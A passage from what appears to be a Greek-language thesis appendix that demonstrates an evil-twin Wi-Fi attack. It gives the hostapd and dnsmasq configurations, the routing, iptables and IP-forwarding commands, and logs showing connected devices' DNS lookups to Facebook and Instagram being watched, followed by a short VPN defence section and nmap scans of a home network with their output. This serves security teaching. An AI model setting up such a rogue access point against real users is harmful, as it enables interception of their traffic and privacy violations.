
```
# cd /root/accesspoint/
(root@kali)~[/accesspoint]
# ls
dnsmasq.conf  hostapd.conf
(root@kali)~[/accesspoint]
# nano hostapd.conf
(root@kali)~[/accesspoint]
# hostapd hostapd.conf
Configuration file: hostapd.conf
Using interface wlan1 with hwaddr dc:a6:32:65:25:c6 and ssid "Home-basic"
wlan1: interface state UNINITIALIZED→ENABLED
wlan1: AP-ENABLED
```

Όπως φαίνεται και στην παραπάνω εικόνα το “hostapd” τρέχει επιτυχώς με wlan1 “AP-ENABLED” και το νέο “hwaddr” παίρνει νέα ανάθεση με dc:a6:32:65:25:c6 με ssid “Home-basic”.

Το επόμενο βήμα είναι να γίνουν οι ρυθμίσεις στη δρομολόγηση του δικτύου με το εργαλείο dnsmasq ώστε να ξεκινήσει η κίνηση ανάμεσα στους κόμβους δικτύου και σε ένα μονοπάτι που θα μπορούσαν να σταλούν τα δεδομένα. Γίνεται η δημιουργία ενός αρχείου ρυθμίσεων το οποίο θα τοποθετηθεί στον κατάλογο “accesspoint” του root και με όνομα dnsmasq.conf γράφοντας τις παρακάτω οδηγίες. [10]

```
interface = wlan1
dhcp-range = 192.168.1.2, 192.168.1.130, 255.255.255.0, 12h
dhcp-option = 3, 192.168.1.1
dhcp-option = 6, 192.168.1.1
server = 8.8.8.8
log-queries
log-dhcp
listen-address = 127.0.0.1
```

Εικόνα Β. 23 Ρυθμίσεις `dnsmasq.conf` [10]



```
GNU nano 5.4
interface=wlan1
dhcp-range=192.168.1.2,192.168.1.30,255.255.255.0,12h
dhcp-option=3,192.168.1.1
dhcp-option=6,192.168.1.1
server=8.8.8.8
log-queries
log-dhcp
listen-address=127.0.0.1
```

Στη συνέχεια γίνεται η ανάθεση του “gateway” του δικτύου και του “netmask” στη διεπαφή του wlan1 και να προσθέσει τη δρομολόγηση του πίνακα όπως φαίνεται παρακάτω με τις εντολές: [10]

- `ifconfig wlan1 up 192.168.1.1 netmask 255.255.255.0`
- `route add -net 192.168.1.0 netmask 255.255.255.0 gw 192.168.1.1`

Μετά χρειάζεται να ξεκινήσει το “dnsmasq service” με τη ρύθμιση όπου δημιουργήθηκε στο παραπάνω βήμα. Η εντολή που χρησιμοποιείται είναι: `dnsmasq -C dnsmasq.conf -d`. Το αποτέλεσμα της ανωτέρω εντολής φαίνεται παρακάτω.


Εικόνα Β. 24 Εντολή `dnsmasq -C dnsmasq.conf -d`



```
(root@kali)~/home/kali
# cd /root/accesspoint/
(root@kali)~/accesspoint
# ls
dnsmasq.conf  hostapd.conf
(root@kali)~/accesspoint
# nano dnsmasq.conf
(root@kali)~/accesspoint
# ifconfig wlan1 up 192.168.1.1 netmask 255.255.255.0
(root@kali)~/accesspoint
# route add -net 192.168.1.0 netmask 255.255.255.0 gw 192.168.1.1
(root@kali)~/accesspoint
# dnsmasq -C dnsmasq.conf -d
dnsmasq: started, version 2.85 cachesize 150
dnsmasq: compile time options: IPv6 GNU-getopt DBus no-UBus i18n IDN2 DHCP DHCPv6 no-Lua TFTP contrack ipset auth cryptohash DNSSEC loop-detect inotify dumpfile
dnsmasq-dhcp: DHCP, IP range 192.168.1.2 -- 192.168.1.30, lease time 12h
dnsmasq: using nameserver 8.8.8.8#53
dnsmasq: reading /etc/resolv.conf
dnsmasq: using nameserver 8.8.8.8#53
dnsmasq: ignoring nameserver 192.168.1.1 - local interface
dnsmasq: read /etc/hosts - 6 addresses
```

Από τη στιγμή λοιπόν που κάποια συσκευή συνδεθεί στο ψεύτικο αυτό ασύρματο δίκτυο τότε μπορούμε να το δούμε από τη στιγμή που θα γίνει αυτή η «χειραψία» βλέποντας παράλληλα το διεύθυνση mac της κάθε συσκευής, όπως φαίνεται και στη παρακάτω εικόνα.

Εικόνα Β. 25 Δημιουργία «χειραψίας»



```
Using interface wlan1 with hwaddr dc:a6:32:65:25:c6 and ssid "Home-basic"
wlan1: interface state UNINITIALIZED→ENABLED
wlan1: AP-ENABLED
wlan1: STA 2e:fa:53:3b:03:66 IEEE 802.11: associated
wlan1: AP-STA-CONNECTED 2e:fa:53:3b:03:66
wlan1: STA 2e:fa:53:3b:03:66 RADIUS: starting accounting session 426B1D0B99763527
wlan1: STA 2e:fa:53:3b:03:66 WPA: pairwise key handshake completed (RSN)
```

Για να δοθεί πρόσβαση στο διαδίκτυο στα υποψήφια θύματα, σε συνέχεια των παραπάνω βημάτων, πρέπει να γίνει ρύθμιση των “iptables”, ώστε ο χρήστης να έρθει σε επαφή με όλα τα δεδομένα και να εκτελέσει από ένα πλήθος από επιπλέον επιθέσεις όπως MITM, DNS Spoofing, ARP Spoofing κτλ. Οι εντολές που χρησιμοποιήθηκαν, ώστε να επιτευχθεί ο ανωτέρω στόχος είναι οι παρακάτω: [10] & [12]

- `iptables -table -append POSTROUTING -out-interface eth0 -j MASQUERADE`
- `iptables -append FORWARD -in-interface wlan1 -j ACCEPT`

Το τελικό βήμα είναι να γίνει η ενεργοποίηση του IP γράφοντας την παρακάτω εντολή: `echo 1 > /proc/sys/net/ipv4/ip_forward`.

Εικόνα Β. 26 Η κυκλοφορία του θύματος περνάει μέσω του ψεύτικου σημείου πρόσβασης

```
Using interface wlan1 with hwaddr dc:a6:32:65:25:c6 and ssid "Home-basic"
wlan1: interface state UNINITIALIZED→ENABLED
wlan1: AP-ENABLED
wlan1: STA 2e:fa:53:3b:03:66 IEEE 802.11: associated
wlan1: AP-STA-CONNECTED 2e:fa:53:3b:03:66
wlan1: STA 2e:fa:53:3b:03:66 RADIUS: starting accounting session 426B1D0B99763527
wlan1: STA 2e:fa:53:3b:03:66 WPA: pairwise key handshake completed (RSN)

dnsmasq: query[A] graph.facebook.com from 192.168.1.11
dnsmasq: forwarded graph.facebook.com to 8.8.8.8
dnsmasq: query[A] m.facebook.com from 192.168.1.11
dnsmasq: forwarded m.facebook.com to 8.8.8.8
dnsmasq: reply graph.facebook.com is <CNAME>
dnsmasq: reply api.facebook.com is <CNAME>
dnsmasq: reply star.c10r.facebook.com is 157.240.9.18
dnsmasq: reply m.facebook.com is <CNAME>
dnsmasq: reply star-mini.c10r.facebook.com is 31.13.64.35
dnsmasq: query[A] b-graph.facebook.com from 192.168.1.11
dnsmasq: forwarded b-graph.facebook.com to 8.8.8.8
dnsmasq: reply b-graph.facebook.com is <CNAME>
dnsmasq: reply star-mini.c10r.facebook.com is 69.171.250.35
dnsmasq: query[type=65] gs-loc.apple.com from 192.168.1.11
```

Εικόνα Β. 27 συνέχεια εντολή `dnsmasq -C dnsmasq.conf -d`

```
dnsmasq: query[A] graph.facebook.com from 192.168.1.11
dnsmasq: forwarded graph.facebook.com to 8.8.8.8
dnsmasq: query[A] m.facebook.com from 192.168.1.11
dnsmasq: forwarded m.facebook.com to 8.8.8.8
dnsmasq: reply graph.facebook.com is <CNAME>
dnsmasq: reply api.facebook.com is <CNAME>
dnsmasq: reply star.c10r.facebook.com is 157.240.9.18
dnsmasq: reply m.facebook.com is <CNAME>
dnsmasq: reply star-mini.c10r.facebook.com is 31.13.64.35
dnsmasq: query[A] b-graph.facebook.com from 192.168.1.11
dnsmasq: forwarded b-graph.facebook.com to 8.8.8.8
dnsmasq: reply b-graph.facebook.com is <CNAME>
dnsmasq: reply star-mini.c10r.facebook.com is 69.171.250.35
dnsmasq: query[type=65] gs-loc.apple.com from 192.168.1.11
dnsmasq: forwarded gs-loc.apple.com to 8.8.8.8
dnsmasq: query[A] gs-loc.apple.com from 192.168.1.11
dnsmasq: forwarded gs-loc.apple.com to 8.8.8.8
dnsmasq: reply gs-loc.apple.com is <CNAME>
dnsmasq: reply gs-loc-new.ls-apple.com.akadns.net is <CNAME>
dnsmasq: reply gs-loc.ls-apple.com.akadns.net is 17.142.171.25
dnsmasq: reply gs-loc.ls-apple.com.akadns.net is 17.142.171.9
dnsmasq: reply gs-loc.ls-apple.com.akadns.net is 17.142.171.8
dnsmasq: query[type=65] gs-loc.ls-apple.com.akadns.net from 192.168.1.11
dnsmasq: forwarded gs-loc.ls-apple.com.akadns.net to 8.8.8.8
dnsmasq: query[A] e1329.g.akamaiedge.net from 192.168.1.11
dnsmasq: forwarded e1329.g.akamaiedge.net to 8.8.8.8
dnsmasq: reply e1329.g.akamaiedge.net is 92.123.229.78
dnsmasq: query[A] i.instagram.com from 192.168.1.11
dnsmasq: forwarded i.instagram.com to 8.8.8.8
dnsmasq: reply i.instagram.com is <CNAME>
dnsmasq: reply instagram.c10r.instagram.com is 157.240.9.52
```

Στην παραπάνω εικόνα φαίνονται πληροφορίες σχετικά με την συσκευή, η οποία συνδέθηκε στο ψεύτικο σημείο πρόσβασης. Αρχικά, μπορεί να διαπιστώσει κανείς ότι η συσκευή αυτή είναι μία apple συσκευή με ip `192.168.1.11`. Επίσης μπορεί να διαπιστώσει κανείς ότι η συσκευή αυτή έκανε μία σύνδεση με την ιστοσελίδα του facebook. Τέλος, η συσκευή αυτή παρατηρείται ότι συνδέθηκε στην ιστοσελίδα του instagram. Από τα παραπάνω μπορεί να διαπιστώσει κανείς ότι ο χρήστης που χειρίζεται το ψεύτικο σημείο πρόσβασης μπορεί πολύ εύκολα να συγκεντρώσει διάφορες πληροφορίες σχετικά με τις κινήσεις του θύματος στο διαδίκτυο.


Β'.1.2.1 Προστασία εναντίον ψεύτικων Σημείων Πρόσβασης

Δεν υπάρχουν πολλοί τρόποι για να αμυνθεί κάποιος χρήστης ενάντια σε αυτή του τύπου την επίθεση. Θα μπορούσε κάποιος να θεωρήσει ως πρόληψη την κρυπτογράφηση του ασύρματου δικτύου για να αντιμετωπίσει αυτή την επίθεση, αλλά όμως δεν είναι αποτελεσματική ώστε να την αποτρέψει διότι το Wi-Fi Protected Access (WPA) δεν κρυπτογραφεί τα δεδομένα του χρήστη παρά μόνο αφού έχει ήδη καθοριστεί η συσχέτιση μεταξύ στο δίκτυο της συσκευής του θύματος και του σημείου πρόσβασης. Έτσι λοιπόν ένα προτεινόμενο τρόπος ενάντια στην επίθεση του «δίδυμου του διαβόλου» είναι το Virtual Private Network (VPN), όπου χρησιμοποιώντας το κρυπτογραφημένο παρεχόμενο τούνελ του VPN βοηθάει να διασφαλιστεί όλη η «κυκλοφορία» ανάμεσα στη συσκευή που χρησιμοποιεί το VPN και το VPN server. [10]

B'.1.2.2 Παράδειγμα υλοποίησης του «δίδυμου του διαβόλου» (Evil twin AP)

Παρακάτω παραθέτω ένα παράδειγμα το οποίο περιλαμβάνει δύο παράθυρα του τέρμιναλ με την επίθεση του «δίδυμου του διαβόλου» όπου στο πρώτο φαίνεται αρχικά ότι το ψεύτικο σημείο πρόσβασης ενεργοποιήθηκε καθώς επίσης και οι συσκευές που συνδέθηκαν στο ψεύτικο αυτό σημείο πρόσβασης. Μπορεί να διακρίνει κάποιος ότι υπάρχουν δύο διαφορετικές διευθύνσεις mac που σημαίνει ότι συνδέθηκαν δύο διαφορετικές συσκευές. Ακόμη εμφανίζεται η συνεδρία της κάθε σύνδεσης της κάθε συσκευής καθώς η μία από τις δύο συσκευές συνδέεται και αποσυνδέεται στο ψεύτικο σημείο πρόσβασης παραπάνω από μία φορά. Για κάθε συσκευή που συνδέθηκε στο ψεύτικο σημείο πρόσβασης εμφανίζεται ότι η «χειραψία» ολοκληρώθηκε. Η μία συσκευή έχει διεύθυνση mac 2e:fa:53:3b:03:66 και η άλλη f8:ff:c2:54:4f:3e.

Εικόνα Β. 28 Το “hostapd” τρέχει επιτυχώς με wlan1



```
root@kali: ~/accesspoint
File Actions Edit View Help
wlan1: AP-ENABLED
wlan1: STA 2e:fa:53:3b:03:66 IEEE 802.11: associated
wlan1: AP-STA-CONNECTED 2e:fa:53:3b:03:66
wlan1: STA 2e:fa:53:3b:03:66 RADIUS: starting accounting session 725AB8D345454B8D
wlan1: STA 2e:fa:53:3b:03:66 WPA: pairwise key handshake completed (RSN)
wlan1: STA 2e:fa:53:3b:03:66 IEEE 802.11: disassociated
wlan1: AP-STA-DISCONNECTED 2e:fa:53:3b:03:66
wlan1: STA 2e:fa:53:3b:03:66 IEEE 802.11: associated
wlan1: AP-STA-CONNECTED 2e:fa:53:3b:03:66
wlan1: STA 2e:fa:53:3b:03:66 RADIUS: starting accounting session 186B7A697D207040
wlan1: STA 2e:fa:53:3b:03:66 WPA: pairwise key handshake completed (RSN)
wlan1: STA 2e:fa:53:3b:03:66 IEEE 802.11: disassociated
wlan1: AP-STA-DISCONNECTED 2e:fa:53:3b:03:66
wlan1: STA 2e:fa:53:3b:03:66 IEEE 802.11: associated
wlan1: AP-STA-CONNECTED 2e:fa:53:3b:03:66
wlan1: STA 2e:fa:53:3b:03:66 RADIUS: starting accounting session 3C97D3C77B9AD9D2
wlan1: STA 2e:fa:53:3b:03:66 WPA: pairwise key handshake completed (RSN)
wlan1: STA 2e:fa:53:3b:03:66 IEEE 802.11: disassociated
wlan1: AP-STA-DISCONNECTED 2e:fa:53:3b:03:66
wlan1: STA f8:ff:c2:54:4f:3e IEEE 802.11: associated
wlan1: AP-STA-CONNECTED f8:ff:c2:54:4f:3e
wlan1: STA f8:ff:c2:54:4f:3e RADIUS: starting accounting session 50CBD9C68F6A926F
wlan1: STA f8:ff:c2:54:4f:3e WPA: pairwise key handshake completed (RSN)
wlan1: STA 2e:fa:53:3b:03:66 IEEE 802.11: associated
wlan1: AP-STA-CONNECTED 2e:fa:53:3b:03:66
wlan1: STA 2e:fa:53:3b:03:66 RADIUS: starting accounting session 8A1FF3D397349B19
wlan1: STA 2e:fa:53:3b:03:66 WPA: pairwise key handshake completed (RSN)
wlan1: STA 2e:fa:53:3b:03:66 IEEE 802.11: disassociated
wlan1: AP-STA-DISCONNECTED 2e:fa:53:3b:03:66
wlan1: STA 2e:fa:53:3b:03:66 IEEE 802.11: associated
wlan1: AP-STA-CONNECTED 2e:fa:53:3b:03:66
wlan1: STA 2e:fa:53:3b:03:66 RADIUS: starting accounting session 38C545A5541E6B13
wlan1: STA 2e:fa:53:3b:03:66 WPA: pairwise key handshake completed (RSN)
```

Σε συνέχεια του παραδείγματος, η παρακάτω εικόνα δείχνει την κυκλοφορία που υπάρχει για τις δύο αυτές συσκευές μέσω του ψεύτικου σημείου πρόσβασης. Διακρίνεται επίσης ότι η διεύθυνση ip της κάθε συσκευής και πιο συγκεκριμένα είναι 192.168.1.10 και 192.168.1.11. Επίσης από τα πακέτα που στέλνονται φαίνεται ότι οι δύο συσκευές που έχουν συνδεθεί στο ψεύτικο σημείο πρόσβασης είναι της εταιρίας apple. Τέλος, φαίνεται ότι υπάρχει σύνδεση της μίας συσκευής στο facebook και στο Instagram.

Εικόνα Β. 29 Αποτέλεσμα εντολής `dnsmasq -C dnsmasq.conf -d`

```
root@kali: ~/accesspoint
File Actions Edit View Help
dnsmasq: query[A] caldav.fe.apple-dns.net from 192.168.1.10
dnsmasq: forwarded caldav.fe.apple-dns.net to 8.8.8.8
dnsmasq: reply caldav.fe.apple-dns.net is 17.248.248.47
dnsmasq: reply caldav.fe.apple-dns.net is 17.248.145.231
dnsmasq: reply caldav.fe.apple-dns.net is 17.248.145.178
dnsmasq: reply caldav.fe.apple-dns.net is 17.248.145.83
dnsmasq: reply caldav.fe.apple-dns.net is 17.248.248.39
dnsmasq: reply caldav.fe.apple-dns.net is 17.248.248.80
dnsmasq: reply caldav.fe.apple-dns.net is 17.248.145.199
dnsmasq: reply caldav.fe.apple-dns.net is 17.248.145.76
dnsmasq: query[A] gs-loc.ls-apple.com.akadns.net from 192.168.1.10
dnsmasq: forwarded gs-loc.ls-apple.com.akadns.net to 8.8.8.8
dnsmasq: reply gs-loc.ls-apple.com.akadns.net is 17.142.171.8
dnsmasq: reply gs-loc.ls-apple.com.akadns.net is 17.142.171.25
dnsmasq: reply gs-loc.ls-apple.com.akadns.net is 17.142.171.9
dnsmasq: query[A] a1931.dscgi3.akamai.net from 192.168.1.11
dnsmasq: forwarded a1931.dscgi3.akamai.net to 8.8.8.8
dnsmasq: reply a1931.dscgi3.akamai.net is 212.205.77.187
dnsmasq: reply a1931.dscgi3.akamai.net is 212.205.77.155
dnsmasq: query[A] e6987.dsce9.akamaiedge.net from 192.168.1.10
dnsmasq: forwarded e6987.dsce9.akamaiedge.net to 8.8.8.8
dnsmasq: reply e6987.dsce9.akamaiedge.net is 104.107.157.113
dnsmasq: query[A] metrics.icloud.com from 192.168.1.10
dnsmasq: forwarded metrics.icloud.com to 8.8.8.8
dnsmasq: reply metrics.icloud.com is <CNAME>
dnsmasq: reply me.apple-dns.net is 17.248.172.102
dnsmasq: reply me.apple-dns.net is 17.248.172.165
dnsmasq: reply me.apple-dns.net is 17.248.173.37
dnsmasq: reply me.apple-dns.net is 17.248.172.135
dnsmasq: reply me.apple-dns.net is 17.248.173.45
dnsmasq: reply me.apple-dns.net is 17.248.172.137
dnsmasq: reply me.apple-dns.net is 17.248.172.176
dnsmasq: reply me.apple-dns.net is 17.248.173.78
dnsmasq: query[A] graph.facebook.com from 192.168.1.11
dnsmasq: forwarded graph.facebook.com to 8.8.8.8
dnsmasq: query[A] m.facebook.com from 192.168.1.11
dnsmasq: forwarded m.facebook.com to 8.8.8.8
dnsmasq: reply graph.facebook.com is <CNAME>
dnsmasq: reply api.facebook.com is <CNAME>
dnsmasq: reply star.c10r.facebook.com is 157.240.9.18
dnsmasq: reply m.facebook.com is <CNAME>
dnsmasq: reply star-mini.c10r.facebook.com is 31.13.64.35
dnsmasq: query[A] b-graph.facebook.com from 192.168.1.11
dnsmasq: forwarded b-graph.facebook.com to 8.8.8.8
dnsmasq: reply b-graph.facebook.com is <CNAME>
dnsmasq: reply star-mini.c10r.facebook.com is 69.171.250.35
dnsmasq: query[type=65] gs-loc.apple.com from 192.168.1.11
dnsmasq: forwarded gs-loc.apple.com to 8.8.8.8
dnsmasq: query[A] gs-loc.apple.com from 192.168.1.11
dnsmasq: forwarded gs-loc.apple.com to 8.8.8.8
dnsmasq: reply gs-loc.apple.com is <CNAME>
dnsmasq: reply gs-loc-new.ls-apple.com.akadns.net is <CNAME>
dnsmasq: reply gs-loc.ls-apple.com.akadns.net is 17.142.171.25
dnsmasq: reply gs-loc.ls-apple.com.akadns.net is 17.142.171.9
dnsmasq: reply gs-loc.ls-apple.com.akadns.net is 17.142.171.8
dnsmasq: query[type=65] gs-loc.ls-apple.com.akadns.net from 192.168.1.11
dnsmasq: forwarded gs-loc.ls-apple.com.akadns.net to 8.8.8.8
dnsmasq: query[A] e1329.g.akamaiedge.net from 192.168.1.11
dnsmasq: forwarded e1329.g.akamaiedge.net to 8.8.8.8
dnsmasq: reply e1329.g.akamaiedge.net is 92.123.229.78
dnsmasq: query[A] i.instagram.com from 192.168.1.11
dnsmasq: forwarded i.instagram.com to 8.8.8.8
dnsmasq: reply i.instagram.com is <CNAME>
dnsmasq: reply instagram.c10r.instagram.com is 157.240.9.52
```

B'.1.3 Βοηθητικά προγράμματα

B'.1.3.1 Nmap

Χρησιμοποιείται από τους επιτιθέμενους για να αποκτήσουν μία εικόνα από το δίκτυο, που θέλουν διεισδύσουν σχετικά με τις συσκευές που είναι συνδεδεμένες σε αυτό και γενικότερα αποτελεί ένα δημοφιλές εργαλείο ανοιχτού κώδικα για να ανιχνεύει “hosts” και “services”. Παράλληλα, μπορεί να ανιχνεύει διάφορες εφαρμογές που τρέχουν στο σύστημα. Είναι πολύ αποτελεσματικό αλλά μπορεί εύκολα να ανιχνευτεί και για αυτό το λόγο συνίσταται σε πολύ εξειδικευμένες καταστάσεις, ώστε να μπορέσει να αποφύγει το αμυντικό σύστημα του δικτύου [6]. Αρχικά, χρησιμοποίησα την εντολή: *nmap 192.168.1.11*, όπως φαίνεται και στην παρακάτω εικόνα και αντίστοιχα φαίνονται τα αποτελέσματα, όπου η συγκεκριμένη διεύθυνση ip αποτελεί τη διεύθυνση «στόχο».

Εικόνα Β. 30 nmap [ip address]

```
kali@kali:~$ nmap 192.168.1.11
Starting Nmap 7.91 ( https://nmap.org ) at 2021-03-10 15:00 UTC
Nmap scan report for air-chrestos (192.168.1.11)
Host is up (0.013s latency).
Not shown: 749 closed ports, 249 filtered ports
PORT      STATE SERVICE
80/tcp    open  http
8080/tcp   open  http-proxy
Nmap done: 1 IP address (1 host up) scanned in 4.04 seconds
```

Παρατηρούμε ότι εκτελώντας την συγκεκριμένη εντολή στο τέρμιναλ παίρνουμε την πληροφορία ότι την συγκεκριμένη διεύθυνση ip την χρησιμοποιεί η συσκευή “air-chrestos”, όπου ο “host” είναι «πάνω» με “latency” 0.013 δευτερόλεπτα. Ακόμη, παρατηρείται ότι τα “ports” 80 και 8080 είναι ανοιχτά με τα αντίστοιχα “service” http και http-proxy. Τέλος, υπάρχει η ένδειξη που αναφέρει ότι η συγκεκριμένη διεύθυνση είναι “ip address” και η διαδικασία αναγνώρισης ολοκληρώθηκε σε 4.04 δευτερόλεπτα. Η επόμενη εντολή που χρησιμοποιήθηκε είναι: *nmap 192.168.1.0/24*, όπως φαίνεται και στην παρακάτω εικόνα και παρατηρείται ότι γίνεται η αναγνώριση ολόκληρης της κατηγορίας “C”.

Εικόνα Β. 31 nmap 192.168.1.0/24

```
kali@kali:~$ nmap 192.168.1.0/24
Starting Nmap 7.91 ( https://nmap.org ) at 2021-03-10 17:19 UTC
Nmap scan report for speedport-entry-2i.ote.gr (192.168.1.1)
Host is up (0.027s latency).
Not shown: 996 closed ports
PORT      STATE SERVICE
53/tcp    open  domain
80/tcp    open  http
443/tcp   open  https
52869/tcp open  unknown

Nmap scan report for 192.168.1.2 (192.168.1.2)
Host is up (0.014s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE
23/tcp    open  telnet
80/tcp    open  http

Nmap scan report for christos-dilas (192.168.1.6)
Host is up (0.0041s latency).
Not shown: 999 closed ports
PORT      STATE SERVICE
62078/tcp open  iphone-sync

Nmap scan report for 192.168.1.8 (192.168.1.8)
Host is up (0.00013s latency).
Not shown: 999 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh

Nmap scan report for 192.168.1.9 (192.168.1.9)
Host is up (0.062s latency).
Not shown: 992 closed ports
PORT      STATE SERVICE
7676/tcp  open  imqbrokerd
8001/tcp  open  vcom-tunnel
8002/tcp  open  teradataoradbms
8080/tcp  open  http-proxy
32768/tcp open  filenet-tms
32769/tcp open  filenet-rpc
32770/tcp open  sometimes-rpc3
32771/tcp open  sometimes-rpc5

Nmap scan report for air-chrestos (192.168.1.11)
Host is up (0.011s latency).
Not shown: 999 closed ports
PORT      STATE SERVICE
80/tcp    open  http

Nmap scan report for 192.168.1.14 (192.168.1.14)
Host is up (0.00012s latency).
Not shown: 999 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
```

Παρατηρούμε ότι εκτελώντας τη συγκεκριμένη εντολή παίρνουμε την πληροφορία του αριθμού των συσκευών που υπάρχουν στο δίκτυο, καθώς επίσης και του δρομολογητή που χρησιμοποιείται μαζί με τον πάροχό του, δηλαδή τον ΟΤΕ. Στην “ip address” 192.168.1.1 βρίσκεται ο δρομολογητής, όπου έχει ανοιχτά τα εξής “ports”: 53, 80, 443 και 52869 με τα αντίστοιχα “service” domain, http, https και unknown. Τέλος, φαίνεται ότι ο “host” είναι «πάνω» με “latency” 0.027 δευτερόλεπτα και 996 “ports” κλειστά. Αντίστοιχα, φαίνονται και τα υπόλοιπα “ip address” και ονόματα (όπου είναι διαθέσιμα) των υπόλοιπων συσκευών που υπάρχουν στο συγκεκριμένο οικιακό δίκτυο με τα ανοιχτά “ports” της κάθε συσκευής, τα κλειστά “ports”, τα αντίστοιχα “service” και τέλος το “latency”.

Ακόμη, χρησιμοποίησα την εντολή: *sudo nmap -sS 192.168.1.1*, όπου μέσω αυτής εκτελείται μία μη ανιχνεύσιμη αναγνώριση των TCP SYN. [6]

Εικόνα Β. 32 *sudo nmap -sS 192.168.1.1*

```
kali@kali:~$ sudo nmap -sS 192.168.1.1
[sudo] password for kali:
Starting Nmap 7.91 ( https://nmap.org ) at 2021-03-10 17:40 UTC
Nmap scan report for speedport-entry-2i.ote.gr (192.168.1.1)
Host is up (0.0089s latency).
Not shown: 996 closed ports
PORT      STATE SERVICE
53/tcp    open  domain
80/tcp    open  http
443/tcp   open  https
52869/tcp open  unknown
MAC Address: 50:78:B3:D1:51:AC (zte)

Nmap done: 1 IP address (1 host up) scanned in 1.06 seconds
```

Παρατηρούμε ότι εκτελώντας την συγκεκριμένη εντολή γίνεται η εμφάνιση των ανοικτών “ports” και των αντίστοιχων υπηρεσιών, καθώς επίσης και το φιλτράρισμα μίας MAC διεύθυνσης μίας συσκευής του οικιακού δικτύου. Επίσης, εμφανίζεται ότι ο “host” είναι «πάνω» και η διεύθυνση του ρούτερ του δικτύου, όπου ο πάροχος είναι ο ΟΤΕ. Το αποτέλεσμα εμφανίζεται σε 1.06 δευτερόλεπτα. Τέλος, χρησιμοποίησα την εντολή: *sudo nmap -sV 192.168.1.1*, όπου μέσω αυτής γίνεται η ανίχνευση του αριθμού και της αντίστοιχης έκδοσης των απομακρυσμένων υπηρεσιών.

Εικόνα Β. 33 *sudo nmap -sV 192.168.1.1*

```
kali@kali:~$ nmap -sV 192.168.1.1
Starting Nmap 7.91 ( https://nmap.org ) at 2021-03-10 17:35 UTC
Nmap scan report for speedport-entry-2i.ote.gr (192.168.1.1)
Host is up (0.040s latency).
Not shown: 996 closed ports
PORT      STATE SERVICE VERSION
53/tcp    open  domain?
